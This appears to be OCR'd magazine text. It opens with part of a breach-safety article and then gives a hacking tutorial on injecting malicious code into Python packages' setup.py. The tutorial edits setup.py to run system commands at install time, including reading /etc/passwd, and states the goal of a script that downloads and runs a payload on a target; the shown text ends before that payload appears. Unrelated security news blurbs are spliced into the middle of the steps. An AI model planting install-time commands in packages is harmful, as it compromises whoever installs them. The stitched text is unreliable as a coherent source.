Many people have unknowingly been victims of cyber breaches in the past. You should check what information about you is available to cyber criminals by checking HaveIBeenPwned.

HaveIBeenPwned is operated by Australian security professional Troy Hunt, who maintains a database of known leaked data.

You can search your email accounts on the site to get a list of what breaches they have been involved in. Consider what passwords those acc-

ounts used. Are you using those passwords anywhere else?

Take extra care in verifying emails and text messages. Scammers use leaked information to make phishing attempts more credible and targeted. Never click links sent via text or email.

Don't assume someone calling from a company is legitimate, get the customer support number from their website, and call them on that number.

Creating unique and secure passwords for every service is the best defence you have. It is made easier using a password manager – many free apps are available – to manage your passwords. Don't reuse passwords across multiple services, since they can be used to access other accounts.

If you aren't using a password manager, you should at least keep unique passwords on your most vulnerable accounts, and avoid keeping digital records of them in email or in computer files while keeping any written passwords in a safe, secure, location.

I've Been Hacked, Now What?

Sometimes you can do everything right, and still become a victim of a breach, so how do you know if you've been hacked and what can you do about it?

If you receive phone calls, emails or letters from financial institutions regarding a loan or service you know nothing about, call the institution and clarify the situation.

You should also contact IDCare, a not-for-profit organisation designed to assist victims of cyber-attacks and identity theft, for further guidance. You can also report cyber crimes – including identity theft – through CyberReport.

**This Article first
appeared in
The Conversation**

Injecting Malicious Payloads Into Python Libraries

REAL WORLD HACKING

In August of this year 2022, 10 Python libraries have been removed from the PyPI as they were found to be harvesting critical data points like passwords and API tokens. The Python packages that are offending include Ascii2text, Pyg_utils and PyProto2.

In June of this year, researchers have discovered multiple Python packages with backdoors and code to steal AWS keys and secrets. Further in May 2022, two popular PyPI packages "ctx" and PHP library "PhpPass" were hijacked to steal AWS keys. In yet another case, a PyPI package was found to be dropping fileless crypto miner to Linux systems.

Recently, cases of open source libraries being used as part of a supply chain attack have increased. This article explains our readers about Python packages and Libraries and how they can be injected with malicious code to backdoor them.

What is a Python package or Python library or Python module?

In every programming language there will be some code that is frequently reused in other programs. For example, let's say I am writing a program that works as a calculator. Since any calculator is devoid with function logics like addition, subtraction, multiplication and division, I have to write code for all these operations.

Let's say another programmer is writing a program, for adding multiple numbers. Both of these programs need code for adding two numbers. So we can say code for adding two numbers is frequently reusable code. What if there was some way to automatically use the reusable code (here, adding numbers) instead of writing the code every time. In Python, this frequently reusable code is written and saved and called library or package or module.

What is a PyPI?

PyPI stands for Python Packages Index (PyPI). This is a repository where all the modules or libraries of python are stored. The modules here are developed and shared by the Python community.

Did I Ever Use It?

Well, If you ever used PIP command to install something in Python, you have used Python modules or libraries. PIP is the de facto package manager in python world. Although PIP can install packages from many sources, PyPI is the primary package source from where it downloads libraries. We have used it in our Magazine many times and we will use it today too. For example, let's use it to install a module named hello_world_20200509 from PYPI using pip.

The Russian state-sponsored threat actor known as APT28 has been detected using new code execution method that makes use of mouse movement in decoy Microsoft PowerPoint documents to deploy malware.


```

(kali㉿kali)-[~/PyPiH]
$ pip install hello-world-20200509
Defaulting to user installation because normal site-packages
is not writeable
Collecting hello-world-20200509
  Downloading hello-world-20200509-0.0.2.tar.gz (1.2 kB)
  Preparing metadata (setup.py) ... done
Building wheels for collected packages: hello-world-20200509
  Building wheel for hello-world-20200509 (setup.py) ... don
e
  Created wheel for hello-world-20200509: filename=hello_wor
ld_20200509-0.0.2-py3-none-any.whl size=1704 sha256=8fe51965
407a6785cd99722f398fe8ca666ea980cdfb68dd2d357c684fbc39a0
  Stored in directory: /home/kali/.cache/pip/wheels/4f/0f/b9
/dce221ca0dea3bb5d6e3bfff8159769ced535059d6d19a9117c
Successfully built hello-world-20200509
Installing collected packages: hello-world-20200509
  WARNING: The scripts hello and world are installed in '/ho
me/kali/.local/bin' which is not on PATH.
  Consider adding this directory to PATH or, if you prefer t
o suppress this warning, use --no-warn-script-location.
Successfully installed hello-world-20200509-0.0.2

```

As you might have guessed already, this is the famous "hello world" program. This installed two scripts named "hello" and "world" in the home/kali/.local/bin directory. Since this is not in "PATH", let's go to directory and see what these scripts do.

```

o suppress this warning, use --no-warn-script-location.
Successfully installed hello-world-20200509-0.0.2

```

```

(kali㉿kali)-[~/PyPiH]
$ cd /home/kali/.local/bin

(kali㉿kali)-[~/local/bin]
$ ls
hello  world

(kali㉿kali)-[~/local/bin]
$

```


When I execute these two scripts, they display the text which is same as the name of the script as shown below.

```
(kali㉿kali)-[~/local/bin]
$ ./hello
hello
```

```
(kali㉿kali)-[~/local/bin]
$ ./world
world
```

```
(kali㉿kali)-[~/local/bin]
$
```

Let's open the "hello" script using any text editor. Here you can see a line of code highlighted below.

```
GNU nano 6.3 hello
#!/usr/bin/python3
# -*- coding: utf-8 -*-
import re
import sys
from hello_world import hello
if __name__ == '__main__':
    sys.argv[0] = re.sub(r'(-script\.pyw|\.exe)?$', '', sys>
    sys.exit(hello())
```

[Read 8 lines]

^G Help	^O Write Out	^W Where Is	^K Cut	^T Execute
^X Exit	^R Read File	^\ Replace	^U Paste	^J Justify

"hello_world" is the python module we just installed from PyPI. While I am executing this script, it is importing the function of "hello" from the hello_world module.

So to know (or change) what running "hello" does, we need to go to this module. All the Python libraries are present in /home/kali/.local/lib/python3.10/site-package/hello_world/. Let's open the "_init_py" file of "hello world" module with the text editor.

North Korean Hacking Group, Lazarus Group is now using its pattern of taking advantage of unsolicited job opportunities to deploy malware targeting Apple's macOS operating system.


```
... /python3.10/site-packages/hello_world/__init__.py
```

```
#!/usr/bin/env python
```

```
## encoding=utf-8
```

```
def hello():
    print('hello')
```

```
def world():
    print('world')
```

```
[ Read 10 lines ]
```

```
^G Help
```

```
^O Write Out
```

```
^W Where Is
```

```
^K Cut
```

```
^T Execute
```

```
^X Exit
```

```
^R Read File
```

```
^\\ Replace
```

```
^U Paste
```

```
^J Justify
```

As readers can see, the function of "hello" is defined here. Whenever it is called, it prints "hello". Let's edit this function to print something else (you may call this egolomania, but let's make it to print "hackercool").

```
... /python3.10/site-packages/hello_world/__init__.py
```

```
# encoding=utf-8
```

```
def hello():
    print('hackercool')
```

```
def world():
    print('world')
```

```
[ Wrote 10 lines ]
```

```
^G Help
```

```
^O Write Out
```

```
^W Where Is
```

```
^K Cut
```

```
^T Execute
```

```
^X Exit
```

```
^R Read File
```

```
^\\ Replace
```

```
^U Paste
```

```
^J Justify
```

Now when we execute "hello" script, you can see it prints "hackercool".

In its continuous espionage campaign of Tibetan entities, Chinese APT TA413 has been observed weaponizing recently disclosed flaws in Sophos Firewall and Microsoft Office to deploy a never-before-seen backdoor called LOWZERO.


```
(kali㉿kali)-[~/local/bin]
$ nano /home/kali/.local/lib/python3.10/site-packages/hello_world/__init__.py
```

```
(kali㉿kali)-[~/local/bin]
$ nano hello
```

```
(kali㉿kali)-[~/local/bin]
$ ./hello
hackercool
```

```
(kali㉿kali)-[~/local/bin]
$
```

I hope by now readers understood how a python script imports something from the library. That's all good. Let's come to the main point. Most of the examples we have seen at the beginning install a malware or malicious code when users install a module (library) just like we did install "hello_world". But how does this happen. Let's see.

What Exactly Happens When We Do pip install?

When you use `pip install <package>` command, it always looks for the latest version of the package available and installs it. But how does it know what to install? Every python package has a `setup.py` file that is executed when `pip install` command is run. Any python package has primarily two files: one is a `tar.gz` file which is a source archive whereas another is a `.whl` file which is a built distribution. When we install "hello_world" package, what pip did was it downloaded the `tar.gz` file (source archive) and built the wheel file from it as you can see in the image below.

```
(kali㉿kali)-[~/PyPiH]
$ pip install hello-world-20200509
Defaulting to user installation because normal site-packages
is not writeable
Collecting hello-world-20200509
  Downloading hello-world-20200509-0.0.2.tar.gz (1.2 kB)
  Preparing metadata (setup.py) ... done
Building wheels for collected packages: hello-world-20200509
  Building wheel for hello-world-20200509 (setup.py) ... done
  Created wheel for hello-world-20200509: filename=hello_world_20200509-0.0.2-py3-none-any.whl size=1704 sha256=8fe51965407a6785cd99722f398fe8ca666ea980cdfb68dd2d357c684fbc39a0
```


Newer pip versions install built distribution directly, but will fall back to source archives if needed. Let's download the source of hello_world to analyse its contents deeply. This can be done using pip download command as shown below.

```
(kali㉿kali)-[~/PyPiH]
$ pip download hello-world-20200509
Collecting hello-world-20200509
  Using cached hello-world-20200509-0.0.2.tar.gz (1.2 kB)
  Preparing metadata (setup.py) ... done
Saved ./hello-world-20200509-0.0.2.tar.gz
Successfully downloaded hello-world-20200509
```

```
(kali㉿kali)-[~/PyPiH]
$ ls
hello-world-20200509-0.0.2.tar.gz
```

Let's extract the content of this gzip archive.

```
(kali㉿kali)-[~/PyPiH]
$ tar -xvzf hello-world-20200509-0.0.2.tar.gz
hello-world-20200509-0.0.2/
hello-world-20200509-0.0.2/PKG-INFO
hello-world-20200509-0.0.2/README.md
hello-world-20200509-0.0.2/hello_world/
hello-world-20200509-0.0.2/hello_world/__init__.py
hello-world-20200509-0.0.2/hello_world_20200509.egg-info/
hello-world-20200509-0.0.2/hello_world_20200509.egg-info/PKG
-INFO
hello-world-20200509-0.0.2/hello_world_20200509.egg-info/SOU
RCES.txt
hello-world-20200509-0.0.2/hello_world_20200509.egg-info/dep
endency_links.txt
hello-world-20200509-0.0.2/hello_world_20200509.egg-info/ent
ry_points.txt
hello-world-20200509-0.0.2/hello_world_20200509.egg-info/top
_level.txt
hello-world-20200509-0.0.2/setup.cfg
hello-world-20200509-0.0.2/setup.py
```

```
(kali㉿kali)-[~/PyPiH]
```


Now, you can see the "setup.py" file which is executed whenever we run "pip install".

```

└─$ ls
hello-world-20200509-0.0.2
hello-world-20200509-0.0.2.tar.gz

(kali㉿kali)-[~/PyPiH]
└─$ cd hello-world-20200509-0.0.2

(kali㉿kali)-[~/PyPiH/hello-world-20200509-0.0.2]
└─$ ls
hello_world          PKG-INFO      setup.cfg
hello_world_20200509.egg-info  README.md    setup.py

```

Before we view this "setup.py" file, let me tell you something more important.

Although, running "pip install" command executes a file called "setup.py" file that comes bundled with the module, researchers at CheckMarx found that hackers could alternatively execute "setup.py" file using the "pip download" command. "pip download" should usually download the python packages or modules to the system without executing the "setup.py" file. This vulnerability affects only those python modules which have a source archive (.tgz) and not (.whl) file. To be safe from this, users need to go to PyPI and download only those modules which have ".whl" file.

Now let's see the contents of the setup.py file with a text editor.

```

GNU nano 6.3          setup.py
#!/usr/bin/env python
# coding: utf-8

from setuptools import setup

setup(
    name='hello-world-20200509',
    version='0.0.2',
    author='[REDACTED]',
    author_email='[REDACTED]',

```

[Read 21 lines]


```

GNU nano 6.3                                setup.py
packages=['hello_world'],
install_requires=[],
keywords = ['Hello', 'World'],
entry_points={
    'console_scripts': [
        'hello=hello_world:hello',
        'world=hello_world:world'
    ]
}
)

```

[^]G Help [^]O Write Out [^]W Where Is [^]K Cut [^]T Execute
[^]X Exit [^]R Read File [^]\ Replace [^]U Paste [^]J Justify

Here, you can see that this script too is importing "setup" from "setuptools" library. This is useful in installation. However, you should know that "setup.py" is a normal python script and any python command placed in it is executed when pip install runs. Let's see it practically.

```

(kali@kali)-[~/PyPiH/hello-world-20200509-0.0.2]
$ chmod 777 setup.py

(kali@kali)-[~/PyPiH/hello-world-20200509-0.0.2]
$ ls
hello_world                                README.md                                setup.py
hello_world_20200509.egg-info              setup_backup.py
PKG-INFO                                  setup.cfg

```

Let's edit the setup.py file to import the OS module and run system command "uname -a". The OS module of python allows users to run bash commands inside python script.

```

GNU nano 6.3                                setup.py
import os
os.system("uname -a")
from setuptools import setup

setup(
    name='hello-world-20200509',
    version='0.0.2',

```



```

GNU nano 6.3                                setup.py
packages=['hello_world'],
install_requires=[],
keywords = ['Hello', 'World'],
entry_points={
    'console_scripts': [
        'hello=hello_world:hello',
        'world=hello_world:world'
    ]
}
)

```

[^]G Help [^]O Write Out [^]W Where Is [^]K Cut [^]T Execute
[^]X Exit [^]R Read File [^]\ Replace [^]U Paste [^]J Justify

Let's execute "setup.py" after saving changes.

```

(kali@kali)-[~/PyPiH/hello-world-20200509-0.0.2]
$ python3 setup.py
Linux kali 5.18.0-kali5-amd64 #1 SMP PREEMPT_DYNAMIC De
bian 5.18.5-1kali6 (2022-07-07) x86_64 GNU/Linux
usage: setup.py [global_opts] cmd1 [cmd1_opts] [cmd2 [c
md2_opts] ... ]
    or: setup.py --help [cmd1 cmd2 ... ]
    or: setup.py --help-commands
    or: setup.py cmd --help

error: no commands supplied

(kali@kali)-[~/PyPiH/hello-world-20200509-0.0.2]
$

```

Let's try few more commands.

Google has decided to make Account Login Mandatory for New Fitbit Users in 2023.


```

GNU nano 6.3                      setup.py
#!/usr/bin/env python
# coding: utf-8
import os
os.system("whoami")
from setuptools import setup

setup(
    name='hello-world-20200509',
    version='0.0.2',
    author='lyz05',
    [ Wrote 23 lines ]
^G Help      ^O Write Out ^W Where Is  ^K Cut
^X Exit      ^R Read File ^\ Replace   ^U Paste

```

```

(kali@kali)-[~/PyPiH/hello-world-20200509-0.0.2]
$ python3 setup.py
kali
usage: setup.py [global_opts] cmd1 [cmd1_opts] [cmd2 [c
md2_opts] ... ]
    or: setup.py --help [cmd1 cmd2 ... ]
    or: setup.py --help-commands
    or: setup.py cmd --help

error: no commands supplied

```

```

GNU nano 6.3                      setup.py
#!/usr/bin/env python
# coding: utf-8
import os
os.system("cat /etc/passwd")
from setuptools import setup

setup(

```



```
(kali@kali)-[~/PyPiH/hello-world-20200509-0.0.2]
$ python3 setup.py
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
```

Writing The Malicious Code?

What I want to do is write a python script that downloads a payload and executes it on the target machine. For this, I create a new text file named "test.py". But I will do it in a slow and steady process so that readers can understand it clearly. I start with a simple hello world script.

```
GNU nano 6.3 test.py
```

```
from sys import exit
```

```
print("Hackercool")
```

```
exit()
```

```
[ Wrote 5 lines ]
```

```
^G Help
```

```
^O Write Out
```

```
^W Where Is
```

```
^K Cut
```

```
^X Exit
```

```
^R Read File
```

```
^\ Replace
```

```
^U Paste
```



```

GNU nano 6.3      test.py
from sys import exit

print("Hackercool")

exit()

```

[Wrote 5 lines]

^G Help	^O Write Out	^W Where Is	^K Cut
^X Exit	^R Read File	^\ Replace	^U Paste

Let's test if it is working.

```

(kali@kali)-[~]
$ nano test.py



(kali@kali)-[~]
$ python3 test.py
Hackercool

(kali@kali)-[~]
$

```

